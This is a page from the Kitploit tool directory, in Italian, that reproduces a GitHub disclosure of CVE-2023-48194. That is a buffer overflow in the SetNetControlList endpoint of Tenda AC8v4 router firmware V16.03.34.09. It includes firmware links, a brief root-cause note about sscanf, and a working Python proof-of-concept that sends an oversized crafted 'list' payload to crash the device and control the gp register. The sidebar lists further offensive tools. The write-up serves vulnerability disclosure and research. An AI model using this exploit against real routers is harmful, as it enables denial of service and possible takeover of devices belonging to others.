Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-48194 — Exploit proof-of-concept per una vulnerabilità di buffer overflow nel firmware del router Tenda AC8v4 (V16.03.34.09) tramite l'endpoint SetNetControlList, che dimostra il controllo sul registro gp. | Kitploit
Strumenti/GitHubGitHub/zt20xx/cve-2023-48194
Sicurezza Sistemi EmbeddedAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebFuzzingSicurezza Hardware e IoTBinary Exploitation
GitHubzt20xx/cve-2023-48194

CVE-2023-48194

Exploit proof-of-concept per una vulnerabilità di buffer overflow nel firmware del router Tenda AC8v4 (V16.03.34.09) tramite l'endpoint SetNetControlList, che dimostra il controllo sul registro gp.

Vedi Repository
482 anni faNon ancora revisionato
Condividi

CVE-2023-48194

Panoramica

Sito web di download del firmware:

https://www.tenda.com.cn/download/detail-3683.html

https://down.tenda.com.cn/uploadfile/AC8/V16.03.34.09.zip

https://static.tenda.com.cn/tdcweb/download/uploadfile/AC8/V16.03.34.09.zip

Versione interessata

AC8/V16.03.34.09

Dettagli della vulnerabilità





Tenda AC8v4 .V16.03.34.09. A causa di sscanf, l'ultima cifra di s8 viene sovrascritta con \x0. Dopo aver eseguito set_client_qos, si ottiene il controllo sul registro gp.

image-20231110220324578

image-20231111010734363

image-20231110211938397

PoC

un PoC per causare un Segmentation fault (core dumped)

import requests
url = 'http://192.168.0.1/goform/SetNetControlList'
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36',
    'Accept': '*/*',
    'Accept-Encoding': 'gzip, deflate',
    'Accept-Language': 'zh-CN,zh;q=0.9',
    'Connection': 'close',
    'Content-Length': '3003'
}
payload=b"list="

pad=0x407ff818-0x407ff7c0
from pwn import *
target=0x40302010
target=p32(target)
payload+=b"a"*(pad)+target+b"c"*(0x110-pad)
# list len >=0x100
try:
    requests.post(url, headers=headers, data=payload,timeout=3)
except requests.exceptions.ReadTimeout:
    print("test ok")

image-20240706214512012

prima di sscanf

image-20231110215023268

dopo, e restituirà

image-20231110215635663

image-20231110222010134

image-20231110222523163

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    256

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →